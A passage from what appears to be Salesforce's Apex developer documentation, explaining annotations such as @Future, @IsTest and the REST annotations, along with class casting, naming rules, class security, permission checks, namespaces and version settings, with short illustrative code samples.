          //long-running Apex code
     }
}
```

Apex supports the following annotations:

- `@Deprecated`
- `@Future`
- `@IsTest`
- `@ReadOnly`
- `@RemoteAction`
- Apex REST annotations:
  - `@RestResource(urlMapping='/yourUrl')`
  - `@HttpDelete`
  - `@HttpGet`
  - `@HttpPatch`

- `@HttpPost`
- `@HttpPut`

`Deprecated` Annotation

Use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, or variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve. New subscribers cannot see the deprecated elements, while the elements continue to function for existing subscribers and API integrations.

The following code snippet shows a deprecated method. The same syntax can be used to deprecate classes, exceptions, enums, interfaces, or variables.

```
  @deprecated
  // This method is deprecated. Use myOptimizedMethod(String a, String b) instead.
  public void myMethod(String a) {

}
```

Note the following rules when deprecating Apex identifiers:

- Unmanaged packages cannot contain code that uses the `deprecated` keyword.
- When something in Apex, or when a custom object is deprecated, all `global` access modifiers that reference the deprecated identifier must also be deprecated. Any global method that uses the deprecated type in its signature, either in an input argument or the method return type, must also be deprecated. A deprecated item, such as a method or a class, can still be referenced internally by the package developer.
- `webService` methods and variables cannot be deprecated.
- You can deprecate an `enum` but you cannot deprecate individual `enum` values.
- You can deprecate an interface but you cannot deprecate individual methods in an interface.
- You can deprecate an abstract class but you cannot deprecate individual abstract methods in an abstract class.
- You cannot remove the `deprecated` annotation to undeprecate something in Apex after you have released a package version where that item in Apex is deprecated.

For more information about package versions, see Developing Apex in Managed Packages on page 221.

`Future` Annotation

Use the `future` annotation to identify methods that are executed asynchronously. When you specify `future`, the method executes when Salesforce has available resources.

For example, you can use the `future` annotation when making an asynchronous Web service callout to an external service. Without the annotation, the Web service callout is made from the same thread that is executing the Apex code, and no additional processing can occur until the callout is complete (synchronous processing).

Methods with the `future` annotation must be static methods, and can only return a void type.

To make a method in a class execute asynchronously, define the method with the `future` annotation. For example:

```
global class MyFutureClass {

  @future
  static void myMethod(String a, Integer i) {
```

```
    System.debug('Method called with: ' + a + ' and ' + i);
    //do callout, other long running code
  }
}
```

The following snippet shows how to specify that a method executes a callout:

```
  @future (callout=true)
  public static void doCalloutFromFuture() {
   //Add code to perform callout
}
```

You can specify `(callout=false)` to prevent a method from making callouts.

To test methods defined with the `future` annotation, call the class containing the method in a `startTest`, `stopTest` code block. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.

Methods with the `future` annotation have the following limits:

- No more than 10 method calls per Apex invocation

  Note: Asynchronous calls, such as `@future` or `executeBatch`, called in a `startTest`, `stopTest` block, do not count against your limits for the number of queued jobs.

- Salesforce also imposes a limit on the number of `future` method invocations: 200 method calls per full Salesforce user license, Salesforce Platform user license, or Force.com - One App user license, per 24 hours. This is an organization-wide limit. Chatter Only, Chatter customer users, Customer Portal User, and partner portal User licenses aren't included in this limit calculation. For example, suppose your organization has three full Salesforce licenses, two Salesforce Platform licenses, and 100 Customer Portal User licenses. Your entire organization is limited to only 1,000 method calls every 24 hours ((3+2) * 200, not 105.)
- The parameters specified must be primitive dataypes, arrays of primitive datatypes, or collections of primitive datatypes.
- Methods with the `future` annotation cannot take sObjects or objects as arguments.
- Methods with the `future` annotation cannot be used in Visualforce controllers in either `get`***`MethodName`*** or `set`***`MethodName`*** methods, nor in the constructor.

Remember that any method using the `future` annotation requires special consideration, because the method does not necessarily execute in the same order it is called.

You cannot call a method annotated with `future` from a method that also has the `future` annotation. Nor can you call a trigger from an annotated method that calls another annotated method.

The `getContent` and `getContentAsPDF` `PageReference` methods cannot be used in methods with the `future` annotation.

For more information about callouts, see Invoking Callouts Using Apex on page 241.

See Also:

Understanding Execution Governors and Limits

`IsTest` Annotation

Use the `isTest` annotation to define classes or individual methods that only contain code used for testing your application. The `isTest` annotation is similar to creating methods declared as `testMethod`.

Note: Classes defined with the `isTest` annotation don't count against your organization limit of 2 MB for all Apex code. Individual methods defined with the `isTest` annotation *do* count against your organization limits. See Understanding Execution Governors and Limits on page 215.

Starting with Apex code saved using Salesforce API version 24.0, test methods don't have access by default to pre-existing data in the organization. However, test code saved against Salesforce API version 23.0 or earlier continues to have access to all data in the organization and its data access is unchanged. See Isolation of Test Data from Organization Data in Unit Tests on page 151.

Classes and methods defined as `isTest` can be either `private` or `public`. Classes defined as `isTest` must be top-level classes.

This is an example of a private test class that contains two test methods.

```
@isTest
private class MyTestClass {

   // Methods for testing
   @isTest static void test1() {
      // Implement test code
   }

   @isTest static void test2() {
      // Implement test code
   }

}
```

This is an example of a public test class that contains utility methods for test data creation:

```
@isTest
public class TestUtil {

   public static void createTestAccounts() {
      // Create some test accounts
   }

   public static void createTestContacts() {
      // Create some test contacts
   }

}
```

Classes defined as `isTest` can't be interfaces or enums.

Methods of a public test class can only be called from a running test, that is, a test method or code invoked by a test method, and can't be called by a non-test request. In addition, test class methods can be invoked using the Salesforce user interface or the API. For more information, see Running Unit Test Methods.

`IsTest(SeeAllData=true)` Annotation

For Apex code saved using Salesforce API version 24.0 and later, use the `isTest(SeeAllData=true)` annotation to grant test classes and individual test methods access to all data in the organization, including pre-existing data that the test didn't

create. Starting with Apex code saved using Salesforce API version 24.0, test methods don't have access by default to pre-existing data in the organization. However, test code saved against Salesforce API version 23.0 or earlier continues to have access to all data in the organization and its data access is unchanged. See Isolation of Test Data from Organization Data in Unit Tests on page 151.

Considerations of the `IsTest(SeeAllData=true)` Annotation

- If a test class is defined with the `isTest(SeeAllData=true)` annotation, this annotation applies to all its test methods whether the test methods are defined with the `@isTest` annotation or the `testmethod` keyword.
- The `isTest(SeeAllData=true)` annotation is used to open up data access when applied at the class or method level. However, using `isTest(SeeAllData=false)` on a method doesn't restrict organization data access for that method if the containing class has already been defined with the `isTest(SeeAllData=true)` annotation. In this case, the method will still have access to all the data in the organization.

This example shows how to define a test class with the `isTest(SeeAllData=true)` annotation. All the test methods in this class have access to all data in the organization.

```
// All test methods in this class can access all data.
@isTest(SeeAllData=true)
public class TestDataAccessClass {

    // This test accesses an existing account.
    // It also creates and accesses a new test account.
    static testmethod void myTestMethod1() {
        // Query an existing account in the organization.
        Account a = [SELECT Id, Name FROM Account WHERE Name='Acme' LIMIT 1];
        System.assert(a != null);

        // Create a test account based on the queried account.
        Account testAccount = a.clone();
        testAccount.Name = 'Acme Test';
        insert testAccount;

        // Query the test account that was inserted.
        Account testAccount2 = [SELECT Id, Name FROM Account
                                WHERE Name='Acme Test' LIMIT 1];
        System.assert(testAccount2 != null);
    }


    // Like the previous method, this test method can also access all data
    // because the containing class is annotated with @isTest(SeeAllData=true).
    @isTest static void myTestMethod2() {
        // Can access all data in the organization.
   }

}
```

This second example shows how to apply the `isTest(SeeAllData=true)` annotation on a test method. Because the class that the test method is contained in isn't defined with this annotation, you have to apply this annotation on the test method to enable access to all data for that test method. The second test method doesn't have this annotation, so it can access only the data it creates in addition to objects that are used to manage your organization, such as users.

```
// This class contains test methods with different data access levels.
@isTest
private class ClassWithDifferentDataAccess {

    // Test method that has access to all data.
    @isTest(SeeAllData=true)
    static void testWithAllDataAccess() {
```

```
        // Can query all data in the organization.
    }

    // Test method that has access to only the data it creates
    // and organization setup and metadata objects.
    @isTest static void testWithOwnDataAccess() {
        // This method can still access the User object.
        // This query returns the first user object.
        User u = [SELECT UserName,Email FROM User LIMIT 1];
        System.debug('UserName: ' + u.UserName);
        System.debug('Email: ' + u.Email);

        // Can access the test account that is created here.
        Account a = new Account(Name='Test Account');
        insert a;
        // Access the account that was just created.
        Account insertedAcct = [SELECT Id,Name FROM Account
                                WHERE Name='Test Account'];
        System.assert(insertedAcct != null);
    }
}
```

`IsTest(OnInstall=true)` Annotation

Use the `IsTest(OnInstall=true)` annotation to specify which Apex tests are executed during package installation. This annotation is used for tests in managed or unmanaged packages. Only test methods with this annotation, or methods that are part of a test class that has this annotation, will be executed during package installation. Tests annotated to run during package installation must pass in order for the package installation to succeed. It is no longer possible to bypass a failing test during package installation. A test method or a class that doesn't have this annotation, or that is annotated with `isTest(OnInstall=false)` or `isTest`, won't be executed during installation.

This example shows how to annotate a test method that will be executed during package installation. In this example, `test1` will be executed but `test2` and `test3` won't.

```
public class OnInstallClass {
   // Implement logic for the class.
   public void method1(){
      // Some code
   }

   // This test method will be executed
   // during the installation of the package.
   @isTest(OnInstall=true)
   static void test1() {
      // Some test code
   }

   // Tests excluded from running during the
   // the installation of a package.

   @isTest
   static void test2() {
      // Some test code
   }

   static testmethod void test3() {
      // Some test code
   }
}
```

`ReadOnly` Annotation

The `@ReadOnly` annotation allows you to perform unrestricted queries against the Force.com database. All other limits still apply. It's important to note that this annotation, while removing the limit of the number of returned rows for a request, blocks you from performing the following operations within the request: DML operations, calls to `System.schedule`, calls to methods annotated with `@future`, and sending emails.

The `@ReadOnly` annotation is available for Web services and the `Schedulable` interface. To use the `@ReadOnly` annotation, the top level request must be in the schedule execution or the Web service invocation. For example, if a Visualforce page calls a Web service that contains the `@ReadOnly` annotation, the request fails because Visualforce is the top level request, not the Web service.

Visualforce pages can call controller methods with the `@ReadOnly` annotation, and those methods will run with the same relaxed restrictions. To increase other Visualforce-specific limits, such as the size of a collection that can be used by an iteration component like `<apex:pageBlockTable>`, you can set the `readonly` attribute on the `<apex:page>` tag to `true`. For more information, see Working with Large Sets of Data in the *Visualforce Developer's Guide*.

`RemoteAction` Annotation

The `RemoteAction` annotation provides support for Apex methods used in Visualforce to be called via Javascript. This process is often referred to as Javascript remoting.

Note: Methods with the `RemoteAction` annotation must be `static` and either `global` or `public`.

To use JavaScript remoting in a Visualforce page, you add the request as a JavaScript invocation, which must take the following form:

```
[<namespace>.]<controller>.<method>([params...,] <callbackFunction>(result, event) {
    // callback function logic
}, {escape:true});
```

where

- `namespace` is your organization's namespace. This is only required if the class comes from an installed package.
- `controller` is the name of your Apex controller.
- `method` is the name of the Apex method you're calling.
- `params` is the comma-separated list of parameters that your method takes.
- `callbackFunction` is the name of the JavaScript function that will handle the response from the controller. `callbackFunction` receives the status of the method call and the result as parameters.
- `escape` specifies whether your Apex method's response should be escaped (by default, `true`) or not (`false`).

In your controller, your Apex method declaration is preceded with the `@RemoteAction` annotation like this:

```
@RemoteAction
global static String getItemId(String objectName) { ... }
```

Your method can take Apex primitives, collections, typed and generic sObjects, and user-defined Apex classes as arguments. Generic sObjects must have an ID or sobjectType value to identify actual type. Your method can return Apex primitives,

sObjects, collections, user-defined Apex classes and enums, `SaveResult`, `UpsertResult`, `DeleteResult`, `SelectOption`, or `PageReference`.

For more information, see JavaScript Remoting for Apex Controllers in the *Visualforce Developer's Guide*.

Apex REST Annotations

Six new annotations have been added that enable you to expose an Apex class as a RESTful Web service.

- `@RestResource(urlMapping='/yourUrl')`
- `@HttpDelete`
- `@HttpGet`
- `@HttpPatch`
- `@HttpPost`
- `@HttpPut`

See Also:

Apex REST Basic Code Sample

`RestResource` Annotation

The `@RestResource` annotation is used at the class level and enables you to expose an Apex class as a REST resource.

These are some considerations when using this annotation:

- The URL mapping is relative to `https://instance.salesforce.com/services/apexrest/`.
- A wildcard character (*) may be used.
- To use this annotation, your Apex class must be defined as global.

URL Guidelines

URL path mappings are as follows:

- The path must begin with a '/'
- If an '*' appears, it must be preceded by '/' and followed by '/', unless the '*' is the last character, in which case it need not be followed by '/'

The rules for mapping URLs are:

- An exact match always wins.
- If no exact match is found, find all the patterns with wildcards that match, and then select the longest (by string length) of those.
- If no wildcard match is found, an HTTP response status code 404 is returned.

The URL for a namespaced classes contains the namespace. For example, if your class is in namespace `abc` and the class is mapped to `your_url`, then the API URL is modified as follows: `https://instance.salesforce.com/services/apexrest/abc/your_url/`. In the case of a URL collision, the namespaced class is always used.

`HttpDelete` Annotation

The `@HttpDelete` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `DELETE` request is sent, and deletes the specified resource.

To use this annotation, your Apex method must be defined as global static.

`HttpGet` Annotation

The `@HttpGet` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `GET` request is sent, and returns the specified resource.

These are some considerations when using this annotation:

- To use this annotation, your Apex method must be defined as global static.
- Methods annotated with `@HttpGet` are also called if the HTTP request uses the `HEAD` request method.

`HttpPatch` Annotation

The `@HttpPatch` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `PATCH` request is sent, and updates the specified resource.

To use this annotation, your Apex method must be defined as global static.

`HttpPost` Annotation

The `@HttpPost` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `POST` request is sent, and creates a new resource.

To use this annotation, your Apex method must be defined as global static.

`HttpPut` Annotation

The `@HttpPut` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `PUT` request is sent, and creates or updates the specified resource.

To use this annotation, your Apex method must be defined as global static.

Classes and Casting

In general, all type information is available at runtime. This means that Apex enables *casting*, that is, a data type of one class can be assigned to a data type of another class, but only if one class is a child of the other class. Use casting when you want to convert an object from one data type to another.

In the following example, `CustomReport` extends the class `Report`. Therefore, it is a child of that class. This means that you can use casting to assign objects with the parent data type (`Report`) to the objects of the child data type (`CustomReport`).

In the following code block, first, a custom report object is added to a list of report objects. After that, the custom report object is returned as a report object, then is cast back into a custom report object.

```
Public virtual class Report {

   Public class CustomReport extends Report {
   // Create a list of report objects
      Report[] Reports = new Report[5];

   // Create a custom report object
      CustomReport a = new CustomReport();

   // Because the custom report is a sub class of the Report class,
   // you can add the custom report object a to the list of report objects
      Reports.add(a);

   // The following is not legal, because the compiler does not know that what you are
   // returning is a custom report. You must use cast to tell it that you know what
   // type you are returning
   // CustomReport c = Reports.get(0);

   // Instead, get the first item in the list by casting it back to a custom report object
      CustomReport c = (CustomReport) Reports.get(0);
   }
}
```




Figure 4: Casting Example

In addition, an interface type can be cast to a sub-interface or a class type that implements that interface.

Tip: To verify if a class is a specific type of class, use the `instanceOf` keyword. For more information, see Using the `instanceof` Keyword on page 123.

Classes and Collections

Lists and maps can be used with classes and interfaces, in the same ways that lists and maps can be used with sObjects. This means, for example, that you can use a user-defined data type only for the value of a map, not for the key. Likewise, you cannot create a set of user-defined objects.

If you create a map or list of interfaces, any child type of the interface can be put into that collection. For instance, if the List contains an interface *i1*, and *MyC* implements *i1*, then *MyC* can be placed in the list.

Collection Casting

Because collections in Apex have a declared type at runtime, Apex allows collection casting.

Collections can be cast in a similar manner that arrays can be cast in Java. For example, a list of CustomerPurchaseOrder objects can be assigned to a list of PurchaseOrder objects if class `CustomerPurchaseOrder` is a child of class `PurchaseOrder`.

```
public virtual class PurchaseOrder {

    Public class CustomerPurchaseOrder extends PurchaseOrder {

    }
    {
        List<PurchaseOrder> POs = new PurchaseOrder[] {};
        List<CustomerPurchaseOrder> CPOs = new CustomerPurchaseOrder[]{};
        POs = CPOs;}
    }
```

Once the `CustomerPurchaseOrder` list is assigned to the `PurchaseOrder` list variable, it can be cast back to a list of CustomerPurchaseOrder objects, but only because that instance was originally instantiated as a list of CustomerPurchaseOrder. A list of PurchaseOrder objects that is instantiated as such cannot be cast to a list of CustomerPurchaseOrder objects, even if the list of PurchaseOrder objects contains only CustomerPurchaseOrder objects.

If the user of a PurchaseOrder list that only includes CustomerPurchaseOrders objects tries to insert a non-CustomerPurchaseOrder subclass of `PurchaseOrder` (such as `InternalPurchaseOrder`), a runtime exception results. This is because Apex collections have a declared type at runtime.

Note: Maps behave in the same way as lists with regards to the value side of the Map—if the value side of map A can be cast to the value side of map B, and they have the same key type, then map A can be cast to map B. A runtime error results if the casting is not valid with the particular map at runtime.

Differences Between Apex Classes and Java Classes

The following is a list of the major differences between Apex classes and Java classes:

- Inner classes and interfaces can only be declared one level deep inside an outer class.

- Static methods and variables can only be declared in a top-level class definition, not in an inner class.
- Inner classes behave like static Java inner classes, but do not require the `static` keyword. Inner classes can have instance member variables like outer classes, but there is no implicit pointer to an instance of the outer class (using the `this` keyword).
- The `private` access modifier is the default, and means that the method or variable is accessible only within the Apex class in which it is defined. If you do not specify an access modifier, the method or variable is `private`.
- Specifying no access modifier for a method or variable and the `private` access modifier are synonymous.
- The `public` access modifier means the method or variable can be used by any Apex in this application or namespace.
- The `global` access modifier means the method or variable can be used by any Apex code that has access to the class, not just the Apex code in the same application. This access modifier should be used for any method that needs to be referenced outside of the application, either in the Web services API or by other Apex code. If you declare a method or variable as `global`, you must also declare the class that contains it as `global`.
- Methods and classes are final by default.
  - ◊ The `virtual` definition modifier allows extension and overrides.
  - ◊ The `override` keyword must be used explicitly on methods that override base class methods.
- Interface methods have no modifiers—they are always global.
- Exception classes must extend either exception or another user-defined exception.
  - ◊ Their names must end with the word `exception`.
  - ◊ Exception classes have four implicit constructors that are built-in, although you can add others.

  For more information, see Exception Class on page 423.
- Classes and interfaces can be defined in triggers and anonymous blocks, but only as local.

Class Definition Creation

To create a class in Salesforce:

1. Click ***Your Name*** > **Setup** > **Develop** > **Apex Classes**.
2. Click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

Classes can also be automatically generated from a WSDL by clicking **Generate from WSDL**. See SOAP Services: Defining a Class from a WSDL Document on page 242.

Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger.

Note: To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. Additionally, classes are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the class was last compiled. If any changes are made to object names or fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made to a class that calls this class, the `isValid` flag is set to `false`. When a trigger or Web service call invokes the class, the code is recompiled and the user is notified if there are any errors. If there are no errors, the `isValid` flag is reset to `true`.

The Apex Class Editor

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available with the following functionality:

Syntax highlighting

The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search ( )

Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow Javascript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<H1>` tag with an `<H2>` tag and keep all the attributes on the original `<H1>` intact, search for `<H1(\s+)(.*)>` and replace it with `<H2$1$2>`.

Go to line ( )

This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo ( ) and Redo ( )

Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size

Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position

The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line ( ) to quickly navigate through the editor.

Line and character count

The total number of lines and characters is displayed in the status bar at the bottom of the editor.

Naming Conventions

We recommend following Java standards for naming, that is, classes start with a capital letter, methods start with a lowercase verb, and variable names should be meaningful.

It is not legal to define a class and interface with the same name in the same class. It is also not legal for an inner class to have the same name as its outer class. However, methods and variables have their own namespaces within the class so these three types of names do not clash with each other. In particular it is legal for a variable, method, and a class within a class to have the same name.

Name Shadowing

Member variables can be shadowed by local variables—in particular function arguments. This allows methods and constructors of the standard Java form:

```
Public Class Shadow {
  String s;
  Shadow(String s) { this.s = s; } // Same name ok
  setS(String s) { this.s = s; } // Same name ok
}
```

Member variables in one class can shadow member variables with the same name in a parent classes. This can be useful if the two classes are in different top-level classes and written by different teams. For example, if one has a reference to a class C and wants to gain access to a member variable M in parent class P (with the same name as a member variable in C) the reference should be assigned to a reference to P first.

Static variables can be shadowed across the class hierarchy—so if P defines a static S, a subclass C can also declare a static S. References to S inside C refer to that static—in order to reference the one in P, the syntax P.S must be used.

Static class variables cannot be referenced through a class instance. They must be referenced using the raw variable name by itself (inside that top-level class file) or prefixed with the class name. For example:

```
public class p1 {
  public static final Integer CLASS_INT = 1;
  public class c { };
}
p1.c c = new p1.c();
// This is illegal
// Integer i = c.CLASS_INT;
// This is correct
Integer i = p1.CLASS_INT;
```

Class Security

You can specify which users can execute methods in a particular top-level class based on their user profile or permission sets. You can only set security on Apex classes, not on triggers.

To set Apex class security from the class list page:

1. Click ***Your Name*** > **Setup** > **Develop** > **Apex Classes**.
2. Next to the name of the class that you want to restrict, click **Security**.

3. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
4. Click **Save**.

To set Apex class security from the class detail page:

1. Click ***Your Name*** > **Setup** > **Develop** > **Apex Classes**.
2. Click the name of the class that you want to restrict.
3. Click **Security**.
4. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
5. Click **Save**.

To set Apex class security from a permission set:

1. Click ***Your Name*** > **Setup** > **Manage Users** > **Permission Sets**.
2. Select a permission set.
3. Click **Apex Class Access**.
4. Click **Edit**.
5. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**, or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
6. Click **Save**.

To set Apex class security from a profile:

1. Click ***Your Name*** > **Setup** > **Manage Users** > **Profiles**.
2. Select a profile.
3. In the Apex Class Access page or related list, click **Edit**.
4. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**, or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
5. Click **Save**.

Enforcing Object and Field Permissions

Apex generally runs in system context; that is, the current user's permissions, field-level security, and sharing rules aren't taken into account during code execution. The only exceptions to this rule are Apex code that is executed with the `executeAnonymous` call. `executeAnonymous` always executes using the full permissions of the current user. For more information on `executeAnonymous`, see Anonymous Blocks on page 99.

Although Apex doesn't enforce object-level and field-level permissions by default, you can enforce these permissions in your code by explicitly calling the sObject describe result methods (of Schema.DescribeSObjectResult) and the field describe result methods (of Schema.DescribeFieldResult) that check the current user's access permission levels. In this way, you can verify if the current user has the necessary permissions, and only if he or she has sufficient permissions, you can then perform a specific DML operation or a query.

For example, you can call the `isAccessible`, `isCreateable`, or `isUpdateable` methods of `Schema.DescribeSObjectResult` to verify whether the current user has read, create, or update access to an sObject, respectively. Similarly, `Schema.DescribeFieldResult` exposes these access control methods that you can call to check

the current user's read, create, or update access for a field. In addition, you can call the `isDeletable` method provided by `Schema.DescribeSObjectResult` to check if the current user has permission to delete a specific sObject.

These are some examples of how to call the access control methods.

To check the field-level update permission of the contact's email field before updating it:

```
if (Schema.sObjectType.Contact.fields.Email.isUpdateable()) {
   // Update contact phone number
}
```

To check the field-level create permission of the contact's email field before creating a new contact:

```
if (Schema.sObjectType.Contact.fields.Email.isCreateable()) {
   // Create new contact
}
```

To check the field-level read permission of the contact's email field before querying for this field:

```
if (Schema.sObjectType.Contact.fields.Email.isAccessible()) {
   Contact c = [SELECT Email FROM Contact WHERE Id= :Id];
}
```

To check the object-level permission for the contact before deleting the contact.

```
if (Schema.sObjectType.Contact.isDeletable()) {
   // Delete contact
}
```

Sharing rules are distinct from object-level and field-level permissions. They can coexist. If sharing rules are defined in Salesforce, you can enforce them at the class level by declaring the class with the `with sharing` keyword. For more information, see Using the `with sharing` or `without sharing` Keywords. If you call the sObject describe result and field describe result access control methods, the verification of object and field-level permissions is performed in addition to the sharing rules that are in effect. Sometimes, the access level granted by a sharing rule could conflict with an object-level or field-level permission.

Namespace Prefix

The application supports the use of *namespace prefixes*. Namespace prefixes are used in managed Force.com AppExchange packages to differentiate custom object and field names from those in use by other organizations. After a developer registers a globally unique namespace prefix and registers it with AppExchange registry, external references to custom object and field names in the developer's managed packages take on the following long format:

```
namespace_prefix__obj_or_field_name__c
```

Because these fully-qualified names can be onerous to update in working SOQL statements, SOSL statements, and Apex once a class is marked as “managed,” Apex supports a default namespace for schema names. When looking at identifiers, the parser considers the namespace of the current object and then assumes that it is the namespace of all other objects and fields unless otherwise specified. Consequently, a stored class should refer to custom object and field names directly (using `obj_or_field_name__c`) for those objects that are defined within its same application namespace.

Tip: Only use namespace prefixes when referring to custom objects and fields in managed packages that have been installed to your organization from theAppExchange.

Using Namespaces When Invoking Methods

To invoke a method that is defined in a managed package, Apex allows fully-qualified identifiers of the form:

```
namespace_prefix.class.method(args)
```

Use the special namespace `System` to disambiguate the built-in static classes from any user-defined ones (for example, `System.System.debug()`).

Without the `System` namespace prefix, system static class names such as `Math` and `System` can be overridden by user-defined classes with the same name, as outlined below.

Tip: Only use namespace prefixes when invoking methods in managed packages that have been installed to your organization from theAppExchange.

Namespace, Class, and Variable Name Precedence

Because local variables, class names, and namespaces can all hypothetically use the same identifiers, the Apex parser evaluates expressions in the form of `name1.name2.[...].nameN` as follows:

1. The parser first assumes that `name1` is a local variable with `name2 - nameN` as field references.
2. If the first assumption does not hold true, the parser then assumes that `name1` is a class name and `name2` is a static variable name with `name3 - nameN` as field references.
3. If the second assumption does not hold true, the parser then assumes that `name1` is a namespace name, `name2` is a class name, `name3` is a static variable name, and `name4 - nameN` are field references.
4. If the third assumption does not hold true, the parser reports an error.

If the expression ends with a set of parentheses (for example, `name1.name2.[...].nameM.nameN()`), the Apex parser evaluates the expression as follows:

1. The parser first assumes that `name1` is a local variable with `name2 - nameM` as field references, and `nameN` as a method invocation.
2. If the first assumption does not hold true:
   - If the expression contains only two identifiers (`name1.name2()`), the parser then assumes that `name1` is a class name and `name2` is a method invocation.
   - If the expression contains more than two identifiers, the parser then assumes that `name1` is a class name, `name2` is a static variable name with `name3 - nameM` as field references, and `nameN` is a method invocation.
3. If the second assumption does not hold true, the parser then assumes that `name1` is a namespace name, `name2` is a class name, `name3` is a static variable name, `name4 - nameM` are field references, and `nameN` is a method invocation.
4. If the third assumption does not hold true, the parser reports an error.

However, with class variables Apex also uses dot notation to reference member variables. Those member variables might refer to other class instances, or they might refer to an sObject which has its own dot notation rules to refer to field names (possibly navigating foreign keys).

Once you enter an sObject field in the expression, the remainder of the expression stays within the sObject domain, that is, sObject fields cannot refer back to Apex expressions.

For instance, if you have the following class:

```
public class c {
  c1 c1 = new c1();
  class c1 { c2 c2; }
  class c2 { Account a; }
}
```

Then the following expressions are all legal:

```
c.c1.c2.a.name
c.c1.c2.a.owner.lastName.toLowerCase()
c.c1.c2.a.tasks
c.c1.c2.a.contacts.size()
```

Type Resolution and System Namespace for Types

Because the type system must resolve user-defined types defined locally or in other classes, the Apex parser evaluates types as follows:

1. For a type reference `TypeN`, the parser first looks up that type as a scalar type.
2. If `TypeN` is not found, the parser looks up locally defined types.
3. If `TypeN` still is not found, the parser looks up a class of that name.
4. If `TypeN` still is not found, the parser looks up system types such as sObjects.

For the type `T1.T2` this could mean an inner type `T2` in a top-level class `T1`, or it could mean a top-level class `T2` in the namespace `T1` (in that order of precedence).

Version Settings

To aid backwards-compatibility, classes and triggers are stored with the version settings for a specific Salesforce API version. If an Apex class or trigger references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class are saved too. This ensures that as Apex, the API, and the components in managed packages evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior.

Setting a version for an installed package determines the exposed interface and behavior of any Apex code in the installed package. This allows you to continue to reference Apex that may be deprecated in the latest version of an installed package, if you installed a version of the package before the code was deprecated.

Typically, you reference the latest Salesforce API version and each installed package version. If you save an Apex class or trigger without specifying the Salesforce API version, the class or trigger is associated with the latest installed version by default. If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the class or trigger is associated with the latest installed version of the managed package by default.

Setting the Salesforce API Version for Classes and Triggers

To set the Salesforce API and Apex version for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select the `Version` of the Salesforce API. This is also the version of Apex associated with the class or trigger.
3. Click **Save**.

